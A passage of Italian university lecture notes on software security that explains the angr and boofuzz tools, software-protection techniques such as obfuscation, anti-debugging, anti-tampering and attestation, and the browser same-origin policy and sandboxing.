- ➔ Privilegi bassi
- ➔ Usare software con meno bugs


Concolic Analysis with angr

Angr è un framework modulare di python sviluppato a Santa Barbara per eseguire:

1. Binary loading
2. Static Analysis
3. Binary rewriting
4. Type inference
5. Symbolic Execution
6. Symbolically-assisted fuzzing
7. Automatic exploit generation

Angr è ufficialmente un modulo per l'analisi. Espone un'interfaccia di controllo: The Project.

angr architecture and workflow



Con Angr si mixa l'analisi simbolica (dove si provano tutte le soluzioni per trovare un teorema) e l'analisi concreta (dove l'applicazione è eseguita).

Binary Loading

Fatto con CLE (CLE carica qualsiasi cosa). Sono capaci di mappare la memoria dopo aver caricato una singola applicazione.

Fornisce l'abilità di trasformare un file eseguibile e librerie in uno spazio di indirizzi usabile. Estrae il codice eseguibile e i dati da qualsiasi formato, indovina l'architettura e crea una rappresentazione della mappa di memoria del programma come se fosse stato utilizzato il loader reale.

In output esce un Loader Object (memoria del programma principale e delle librerie)

Archinfo

Un collezione di classi che contengono informazioni per una specifica architettura. Molto utile per i tool cross-architecture.

Dopo aver indovinato l'architettura angr legge un **Arch object** dal pacchetto **archinfo** e costruisce l'**execution engine**

SimEngine

Interpreta il codice e simula la sua esecuzione. Muove gli stati correnti del programma dallo stato corrente al prossimo basandosi su istruzioni contenute nel blocco base. Lo stato del programma è una foto dei registri, memoria e altri attributi di archinfo.

SimEngine genera un insieme di stati successivi, dove ci sono i branches. Collezione i vincoli che permettono di entrare in quel branch. Questi vincoli sono condizioni necessarie per prendere ogni path del branch.

PyVEX

Angr simula l'esecuzione usando un'astrazione. È impossibile eseguirlo su tutte le piattaforme. VEX è un'astrazione sull'opcodes. Rappresentazione intermedia delle istruzioni, originariamente sviluppata da Intel per il modello x86.

Angr traduce il codice macchina in una rappresentazione intermedia VEX.

Claripy

Modella i risultati della simulation engine:

1. Gestisce i valori concreti
2. Gestisce le espressioni simboliche
3. Permette la costruzione di alberi simbolici di espressioni su variabili
4. Permette di aggiungere vincoli

Manipola espressioni per valori concreti:

1. Risolve le espressioni usando un SMT solver (di default si connette a Z3 per risolverli)
2. Componi e semplifica le espressioni (per esempio passare i vincoli per ogni percorso al risolutore (solver), per ottenere gli input che consentiranno di raggiungere quello stato)

SimOS

Mappa lo stato dei programmi a "cose vere", cioè modella il sistema operativo (file, inclusi stdin, stdout, stderr, oggetti di rete, chiamate di sistema, biblioteche). Angr fornisce SimLinux, che definisce gli oggetti specifici di Linux che sono mappati agli oggetti simbolici (risultati simbolici di syscall, Rappresentazione simbolica delle funzioni di libreria (SimProcedures). Non deve (simbolicamente) simulare ogni volta il codice della libreria e le chiamate di sistema)

Z3

Uno dei migliori SMT solver. SAT (satisfiability) problemi cercano se un sistema di formule booleane hanno una soluzione. SMT estende SAT, convertendo i vincoli su altri tipi di dati in moduli problemi SAT. Supporta anche MAXSMT (trova soluzioni SAT che massimizzano le funzioni obiettivo specificate dall'utente)

Boofuzz

Generational fuzzing del traffico di rete che supporta 2 tipi di connessioni a basso livello:

1. Sockets: TCP, UDP, SSL/TSL, protocolli di L2/L3
2. Connessioni seriale

Sono inclusi i supporti FTP e http. Boofuzz scrive uno script python:

1. Descrive il protocollo (i messaggi, la relazione tra i messaggi)
2. Si connette ad un indirizzo e fa partire il fuzzing

Workflow

1. Creare una connessione (tramite Socket o Seriale)
2. Crea un target (o più di uno per un fuzzing parallelo)
3. Crea una sessione e aggiunge tutti i target
4. Descrive il protocollo
5. Descrive l'inizio dei messaggi e fa partire il fuzzing

boofuzz: process monitor

- what if my server crashes?
 - boofuzz stops
 - but I'd like to continue fuzzing
- process monitor
 - a server-client architecture
 - allow the fuzzer to handle remote processes
 - pretty limited, but easy to use
- work-flow
 1. launch process_monitor_unix.py on the server
 2. set the target.procmon attribute

6 – Software Protection

Modello attaccante: Man-at-the-end

un utente malintenzionato che dispone dell'accesso completo e dei privilegi su un endpoint

- ➔ accesso fisico ai dispositivi su cui è in esecuzione il software, pieno controllo su tutti i componenti
- ➔ accesso illimitato agli strumenti di analisi
 - analisi statiche: disassemblatori, decompilatori

- analisi dinamica: debugger, fuzzer
- analisi simbolica, analisi concolica
- simulatori, virtualizzatori, emulatori
- pieno controllo della memoria centrale
- canale laterale, iniezione del guasto
- HW dedicato

➔ gli strumenti sono indispensabili in quanto rappresentano i dati in modo utile (la mente umana è il collo di bottiglia). grafico del flusso di controllo, grafico delle dipendenze dai dati, grafico delle chiamate, stati simbolici/concolici

Comportamento dell'attaccante

Le operazioni MitM sono state formalmente modellate

- ➔ può essere verificato con diversi metodi formali
- ➔ Gli attacchi MATE sono troppo difficili da modellare simbolicamente, quindi nessun controllo automatico e nessuna verifica formale

è in corso di definizione una tassonomia dei concetti relativi agli attaccanti, empiricamente dall'esperienza umana (Penetration tester professionali, professionisti coinvolti in una sfida aperta)

approccio MATE: l'ultima resistenza

Il software è disponibile per diverse piattaforme e l'attaccante parte dalla più vulnerabile che di solito è il mobile.


Software Protection


Protegge le risorse nelle applicazioni software. I beni più importanti sono:

1. La proprietà intellettuale – algoritmi, metodi, protocolli
2. Data – privati, sensibili, personali, segreti, password
3. Altri valori delle compagnie – GDPR

La protezione software mitiga i rischi associati agli attacchi al software

Economics of MATE attacks





Software protection: Categorizzazione

- Sui passaggi di attacco che prevengono:
 - **Anti-reverse engineering** – evita l'uso di classi specifiche di tool (senza tools non c'è modo di finire l'attacco in tempo)
 - **Obfuscation** - rende il programma molto più difficile da comprendere
 - **Anti-tampering** – evita, individua oppure reagisce a cambiamenti non autorizzati al codice del programma o al suo comportamento
- **Dove la protezione è applicata** – online (remote) oppure tecniche offline (locale)
- **Sulle astrazioni dove operano** – codice sorgente o binario

Come si valuta la protezione?

Collberg ha introdotto l'idea di **potency** che sarebbe la resistenza all'attacco umano. È una misura astratta che ci dice quanto è buona una protezione, ma non c'è una formula per calcolarla. Ci sono 2 approcci:

1. **Metrica degli oggetti** – I/O calls, Hasted Complexity...(fino a 44 metriche introdotte in un paper recente). Potency per questo approccio è una formula basata sulle metriche degli oggetti
2. **Esperimenti empirici** – esperimenti controllati che coinvolgono le persone (ex studenti). Si misura il tempo e il successo e da qui ne deriva la valutazione dell'efficacia.

Ci sono delle limitazioni su:

1. L'alto livello delle metriche che non per forza corrisponde a cosa le persone percepiscono come complesso
2. Misurare l'efficacia con esperimenti richiede milioni di esperimenti (è difficile coinvolgere un grande numero di soggetti ed esperti. Si compongono diverse tecniche)
3. Problemi aperti – trovare misure che abbiano senso per la potency (definire una formula con cui lavorarci nella pratica). Uso di approcci predittivi.

Protezione a Livelli

Una sola protezione di solito non è sufficiente, poiché l'obiettivo sta ritardando gli attaccanti, applicare più protezioni è molto più efficace (a volte anche più protezioni sullo stesso blocco di codice). Alcune protezioni hanno comportamenti complementari (anti-tampering + diverse forme di obfuscation sembrano funzionare bene insieme).

Un modello composto che sembra funzionare bene con caratteristiche di potency. (es. composta da obfuscation, ritardo nella comprensione, con anti-tampering, ritardo nelle modifiche) .

Overhead

Purtroppo la protezione non arriva gratis, ma tutte le protezioni aggiungono diverse forme di overhead. Gli overhead confrontati con le applicazioni originali:

- ➔ Il codice complesso non è ottimizzato come nell'originale
- ➔ Pezzi di codice falsi
- ➔ Pezzi di codice per verificare l'integrità
- ➔ Comunicazioni con servers remoti
- ➔ Nuovi dati aggiunti solo se necessari per la protezione
- ➔ Switching ad altri processi per codice anti-tampering, costruiti all'interno di debuggers

Gli overhead dipendono sia dalle protezioni che dal codice originale per bandwidth, memoria e gli sviluppatori software si concentrano più sulla user experience

Obfuscation

Famiglia di tecniche di protezione che mira a ridurre la comprensione del codice. Le sue caratteristiche sono:

1. Mira a ritardare l'attaccante
2. I metodi e i principi di alto livello sono ben conosciuti e stabili
3. Sono state presentate nuove versioni di obfuscation, tipo security-through obscurity implementata dalle aziende o obfuscator pubblici (come diablo per i file binari).
4. Nel 2001 si è capito che non può esistere un obfuscator perfetto, perché alcune funzioni non possono essere offuscate.
5. **Obfuscation è una forma di protezione di analisi anti-statica**
6. **L'obfuscation lavora con un seed per randomizzare tutte le parti del codice. Questo seed è necessario per avere la ripetibilità delle trasformazioni**

Obiettivi e categorie dell'obfuscation

Scopi dell'obfuscation del codice:

1. Rendere il control flow incomprensibile (nascondendo le chiamate esterne per esempio o tramite le branch functions)
2. Aggiungere control flow falsi
3. Manipolare le funzioni per nascondere la loro firma (split/merge)
4. Evitare ricostruzioni statiche del codice, forzare analisi dinamica (tecniche just-in-time, virtualization obfuscation, self-modifying code)
5. Analisi (anti-taint analisi, anti-alias)


Data obfuscation

1. Forme semplici che nascondono costanti e variabili
2. Crittografia white-box per nascondere le chiavi nel codice (questa tecnica nasconde la chiave segreta nel codice che esegue la cifratura)

Control Flow Flattering (CFF)

trasformare il codice in modo che nasconda il flusso di controllo originale:

- ➔ Aumenta il tempo e lo sforzo che necessita l'attaccante per capire la logica delle funzioni protette
- ➔ Forza l'attaccante a runnare l'analisi dinamica, mentre normalmente il CFG si ottiene con l'analisi statica




Altri tecnicismi:

- ➔ Tipi diversi di "dispatch", per esempio come il prossimo blocco viene selezionato
- ➔ Ordine dei blocchi può essere randomizzato
- ➔ I blocchi base sono presi intatti o splittati nella dichiarazione

Branch Functions

Le branch function trasformano i jump diretti in jump indiretti. Sostituisce i jump con chiamate a funzioni branch, trasferendo il controllo del programma al target del jump (le hash table come branch perfette oppure gli offset come un argomento della branch function). sostituisco l'istruzione del jump con una chiamata a funzione dove assegno un valore di un registro prima di fare il salto.




L'obiettivo è diminuire la precisione dei disassembler statici:


- ➔ Quando si traduce il codice binario in assembly human-readable
- ➔ Disassembler statico: analizza il codice macchina in un binario
- ➔ Disassemble dinamico: ispeziona l'esecuzione del binario usando il debug, che costruisce tracce, traduce in codice assembly solo le istruzioni che sono eseguite, ma bisogna selezionare gli input con attenzione

Opaque Predicates (OP)

Espressioni booleane che sono sempre vere o false. difficile vedere automaticamente/staticamente che uno dei rami di condizione non verrà mai eseguito. I predicati costruiti sono difficili da predire staticamente e si possono rimuovere solo dopo un'analisi dinamica se una copertura appropriata è raggiunta.



[Opaque Predicates \(OP\): examples](#)




aggiungo un if che sarà sempre vero o sempre falso e per esempio il blocco rosa non verrà mai eseguito ma se si vede il codice in modo statico non si capisce.

Split/Merge

nascondere la semantica eseguendo modifiche al codice delle funzioni:

1. Dividendo le funzioni in funzioni più piccole. Per esempio dividendo un blocco base in 2 funzioni
2. Unendo diverse funzioni in un'unica funzione e aggiunge la logica corretta per consentire il calcolo della funzione corretta con la manipolazione del flusso di controllo



Virtualization obfuscation

Trasforma il codice da proteggere in modo da nascondere i codici operativi reali. Traduce le istruzioni in un set di istruzioni appositamente concepito, usando diversi opcodes per esempio selezionati randomicamente. Simile all'esecuzione del codice in una virtual machine (trasforma una

funzione in un interprete, il cui linguaggio bytecode è specializzato per questa funzione. Induce più diversità possibile. Ogni variante di interprete differisce nella struttura del suo codice così come nel suo modello di esecuzione. Queste false istruzioni non sono capite da Hydra Pro perché non sono istruzioni buone.)

A run-time il codice eseguito è delegato all'interprete:

- ➔ Trasforma ogni istruzione che deve essere eseguita "dall'insieme di virtual instruction" nell'originale
- ➔ Da eseguire dall'attuale CPU


Un attaccante ha bisogno di ricostruire un mapping tra insieme di istruzioni virtuali e originali. Il mapping può essere automatico per mezzo di analisi dinamica (in pratica è l'unico offuscamento per il quale è possibile trovare deoffuscatori).

Ci sono soluzioni da prevenire per rendere difficile il mapping, tipo i **superoperators**. Questi Superoperator sono istruzioni virtuali che vengono tradotte in sequenze di istruzioni (evita il mapping 1-1 che sarebbe troppo facile da ricostruire)

Just-in-time opcode generation



Traduce una funzione F in una nuova funzione F' . Alcuni blocchi preparano l'esecuzione del prossimo blocco (per esempio fanno lo XOR di un pezzo di segmento di codice con dei dati o delle istruzioni eseguite precedentemente.) Questo genera codice a runtime e viola il principio W^X , perché devi scrivere dei codici in memoria. Immagina di eseguire alcune parti di codice che fanno XOR di un valore in una parte della memoria con un altro valore in un'altra parte della memoria. facendo XOR questa parte si ottiene l'opcode reale e quindi si sovrascrive il segmento in memoria.

Una variante: codice jitted continuamente modificato e aggiornato in fase di esecuzione.



Self-modifying code

Rendere le funzioni self-modifying, richiede forme speciali di compilazione (viola W^X principle).



Anti-taint Analysis

interrompere gli strumenti di analisi che utilizzano l'analisi dinamica delle contaminazioni

- ➔ contare fino al valore della variabile, e
- ➔ copiarlo bit per bit, testato in un'istruzione if.
- ➔ loop semplice, loop srotolato, eccezioni di lancio-cattura, uso del segnale del Gestore

Data Obfuscation

Questo tipo di obfuscation lavora sui dati. Gli obiettivi sono:

1. Prevenire la comprensione del valore delle costanti presenti nel codice sorgente durante la static code analysis
2. Prevenire la comprensione del valore delle variabili durante l'esecuzione, durante l'analisi dinamica

<code>x=6; y=7; z=x*y; print z;</code>	\Rightarrow	<code>x=E_k(6); y=E_k(7); z=x*y; print D_k(z);</code>
--	---------------	---

Costanti: tecniche ad hoc che dipendono dai tipi di dato (per esempio usano sistemi di equazioni per gli interi).

Variabili: cambiano la rappresentazione in memoria. Usano funzioni ad hoc per la codifica matematica. Si codifica e decodifica quando si usano funzioni omomorfe (non si decodifica la variabile prima di usarle nelle operazioni).

$$x+y = \begin{cases} x - y - 1 \\ (x \oplus y) + 2 \cdot (x \wedge y) \\ (x \vee y) + (x \wedge y) \\ 2 \cdot (x \vee y) - (x \oplus y) \end{cases}$$

White box Crypto

È una famiglia di Data Obfuscation. Con White box crypto si mixa un blocco crypto AES con la chiave con un algoritmo white box crypto per avere un codice cifrato con la chiave all'interno.

È un obfuscation che nasconde la chiave simmetrica nel codice cifrato.

- ➔ Genera lo stesso risultato di un algoritmo di cifratura con la stessa chiave, ma lo fa con un codice completamente diverso
- ➔ Ottenuto da un obfuscation selezionata del codice + trasformazioni matematiche del codice
- ➔ Il rekeying è difficile (si rimpiazza il codice, ma si presta a diversi attacchi)

Tutti gli schemi pubblici sono stati compromessi, per questo le aziende non pubblicano il loro schema. Per questo non sappiamo se funziona effettivamente (Security-through-Obcurity)

Altre Tecniche

Protezioni che prevengono l'uso di tools specifici (es. anti-debugging).

Anti-tampering, un altro modo di data obfuscation, che si divide in:

1. Verifiche locali: code guards
2. Tecniche remote: software e attestazione remota. Si usano server remoti per fare verifiche sull'integrità dei dati prodotti dal client

Si può limitare la disponibilità del codice al client, così da:

1. Non si può fare l'analisi statica senza tutto il codice
2. Nessuna analisi dinamica stand-alone. Pezzi diversificati di codici sono mandati all'utente solo dopo che il programma parte (code mobility). Alcune funzioni sono eseguite solo dal server (client-server code splitting)

Anti-debugging

Previene l'attaccamento dei debugger, poiché è possibile allegare un solo debugger alla volta.

`ptrace()` viene utilizzato per collegare un processo a un altro processo per conoscere il calcolo, la memoria e così via (tutte le caratteristiche del processo o del thread).

Con l'anti-debugging si allega un processo a tutta l'applicazione e in questo caso è impossibile usare gdb perché è appena allegato un altro debug.

È un metodo banale non efficace, perché basta disconnettere il debugger interno per attaccarne un altro.

Ho 2 processi (l'originale e l'altro con `ptrace` che è il processo di debug). Sposto alcuni pezzi di codice nel processo di debug e quindi il processo torna a quello originale. Ho bisogno di un cambio di contesto per questo. Quindi, quando voglio allegare gdb, invece del processo `ptrace`, questo non

funziona perché alcuni pezzi di codice sono sul processo `ptrace()`, quindi `gdb` non funziona correttamente con il processo originale. Se voglio allegare `gdb`, devo utilizzare il reverse engineering sul processo `ptrace()` e quindi unirmi all'applicazione originale. (prima del reverse engineering è necessario monitorare ed estrarre i dati, richiede molto tempo).

Ci sono approcci più efficaci in letteratura, come:

1. Self-debugging – un'istanza `ptrace()` nel codice
2. Parte del codice è tradotto per essere eseguito nel debugger – il codice è switchato durante l'esecuzione. Un attaccante non può semplicemente disconnettere il debugger, poiché esso contiene del codice utile.

Il problema di queste tecniche è il costo in termini di memoria, perché c'è bisogno di molti context switch per i processi.

Anti-Tampering

Categoria di tutele finalizzate ad apportare modifiche al codice. Proprietà di sicurezza:

1. Integrità (per esempio del codice)
2. Esecuzione corretta: molto più difficile da ottenere

Ci sono diversi tipi di protezione:

1. **Locale o remota** – locale se tutti i componenti sono nel programma. Remota se ricorre a componenti esterni (per esempio i server come root of trust)
2. **Con o senza secure hardware/coprocessori sicuri** – quando disponibili alcuni calcoli possono essere scaricati su pezzi di HW che non possono essere manomessi senza un intervento locale


Software Attestation

Verifica che un programma runnante su un altro sistema si comporti come si ci aspetta (il secure HW non è usato, perché è migliore per i dispositivi portatili, IoT, sistemi embedded)

Integrità dell'applicazione:

- ➔ Se il binario è corretto allora anche l'applicazione si comporterà in modo corretto. Si confronta il checksum del binario o i file di configurazione salvati nel file system con il checksum del binario caricato in memoria. Purtroppo è vulnerabile a diversi attacchi, come:
1. Dynamic code injection (per esempio con il debugger)
 2. Esecuzione parallela di una versione non tampered di un dispositivo. In questo caso il server chiede l'integrità alla versione non tampered e il client runna la versione tampered

Software attestation: architecture



con l'architettura software lato client non abbiamo hardware che ci aiuti a ottenere buone evidenze. Tutto è nel software.

L'attester colleziona le evidenze che attestano che l'applicazione funziona nel modo corretto.

A volte (in modo non predicibile) il manager chiede all'attester l'evidenza.

Se il manager scopre che

l'applicazione è tampered, con la reaction manager può disconnettere l'applicazione client dal server. La Reaction Manager può triggerare anche qualche reazione interna.

La software Attestation molto meglio per raggiungere la correttezza dell'esecuzione ma molto più difficile da raggiungere.

Sono proposti diversi approcci:

1. Diversi dalla root of trust
2. Un modello formale sul comportamento dell'applicazione che di solito non è disponibile, solo per piccoli pezzi di codice da proteggere dell'applicazione
3. Misurare il tempo speso per eseguire un particolare pezzo di codice
4. Come il monitoraggio invariato che non è efficace come provano paper recenti

Remote Attestation

Metodologia usata per verificare che un programma su un altro sistema giri nel modo aspettato, **ma con secure HW** (come TPM o altri coprocessori sicuri). Quello più diffuso definito dal Trusted Computing Group con TPM + componenti ben definiti + architetture + protocolli.

Workflow

Si attesta prima il BIOS, poi il loader, poi il SO, poi si attestano tutte le applicazioni sensibili alla sicurezza...

Metodologia corrente limitata, perché non scala molto bene con la virtualizzazione.

Code Guards

Pezzi di codice iniettati nell'applicazione. Questi pezzi controllano altre parti di codice dello stesso programma per proprietà del codice specifiche. Se questi controlli risultano buoni il programma è assunto non compromesso. Degli esempi di controllo sono: hash di byte in memoria (codice o dati), hash delle istruzioni eseguite per blocchi di codice non condizionali, crypto guards (il prossimo blocco è correttamente decriptato se l'esecuzione dei precedenti sono corretti).

Le reazioni prevengono la corretta esecuzione del resto dell'applicazione da:

- ➔ Graceful degradation
- ➔ Errori/crashes
- ➔ Le reazioni devono essere ritardate per evitare all'attaccante di vincere

Problemi

Il valori corretti sono da qualche parte nel codice e possono essere lette e usate con attacchi statici/dinamici. Vulnerabile agli attacchi che cambiano l'ambiente di esecuzione (cloning: 2 copie del programma in memoria, dove 1 è corretto).

Sviluppare dei livelli di guardia per aumentare l'efficacia. Guards che proteggono altri guards oppure più guards su parziali pezzi di codice sovrapposti in modo tale da obbligare l'attaccante a rimuovere tutti i livelli.

Code mobility

non hai mai l'applicazione completa sul computer locale perché prima dell'esecuzione alcuni pezzi vengono rimossi e il server invia i pezzi all'applicazione per funzionare correttamente.

È una tecnica online di anti-tampering dove il programma viene spedito senza pezzi di codice:

- Un binder locale capisce quando si ha bisogno di un pezzo di codice e lo esegue
- Un downloader ottiene il pezzo di codice di cui si ha bisogno da un trusted server
- Il codice scaricato diventa parte dell'applicazione
- I pezzi di codice scaricati dovrebbero essere scartati quando l'applicazione è ferma

I mobile blocks di solito sono pezzi di codice sensibili alla sicurezza, quindi:

- Dovrebbero essere protetti
- Potrebbero essere rimpiazzati da tecniche di diversificazione usate per ottenere insieme di blocchi con le stesse semantiche. Non sempre gli stessi "tagli" (per esempio barrier slicing)

Client-Server Code Splitting

Quando al client servono pezzi di codice chiede al server.

Il codice viene splittato per proteggere l'applicazione:

- Parti del codice sono eseguite su un server fidato (le più sensibili)
- Il codice tra client e server è intrecciato. Il server esegue una sorta di remote computation per ogni applicazione

Si è provato con esperimenti empirici che è meglio splittare piccoli pezzi, invece di grandi blocchi con tutte le parti sensibili, perché così si creano più confusione e più collegamenti da seguire

8 – Web Attack

JavaScript and browser

Tutti i moderni browser supportano Javascript. I moderni browser hanno degli interpreti al loro interno e si riferiscono ad un ambiente a run time che fornisce:

1. Oggetti e metodi per interagire con l'ambiente (es. web page DOM)
2. Include/importa script (e. HTML script element)

Gli script runnano in una sandbox solo per compiere azioni Web-related. Gli script sono costretti da una policy same-origin (SOP), che in breve non fa accedere a script di una webpage a dati di un altro sito. la maggior parte dei bug di sicurezza relativi a JavaScript sono violazioni di:

1. SOP
2. Sandbox

SOP

È nata nel 1995 da Netscape ed è usata per prevenire che script malevoli accedano a dati sensibili dal DOM di un'altra pagina. **Cioè uno script contenuto in una prima pagina web non può accedere a dati di un'altra pagina web.**

Potrebbe accederci solo se

entrambe le pagine hanno lo stesso URL (verifica dell'URL) e il protocollo, la porta e l'host devono essere gli stessi.

SOP è troppo restrittivo per una buona user experience, infatti i browser moderni hanno parzialmente rilassato SOP con diversi approcci:

1. WebSocket
2. Cross-Origin Resources Sharing
3. Cross-document messaging

Sandboxing

Sono meccanismi sicuri per isolare programmi in esecuzione, mitigando il fallimento di sistema, limitando le vulnerabilità del sistema e isolando l'esecuzione di un programma o codice untrusted.

Le Sandbox sono insiemi controllati di risorse per un programma ospite. Hanno spazio sul disco e memoria, ma rete e accesso al file system limitati. I browser moderni hanno il loro sistema di sandbox.

URL	Outcome	Reason
http://store.company.com/dir2/other.html	Success	
http://store.company.com/dir/inner/another.html	Success	
https://store.company.com/secure.html	Failure	Different protocol
http://store.company.com:81/dir/etc.html	Failure	Different port
http://news.company.com/dir/other.html	Failure	Different host

HTTP è stateless

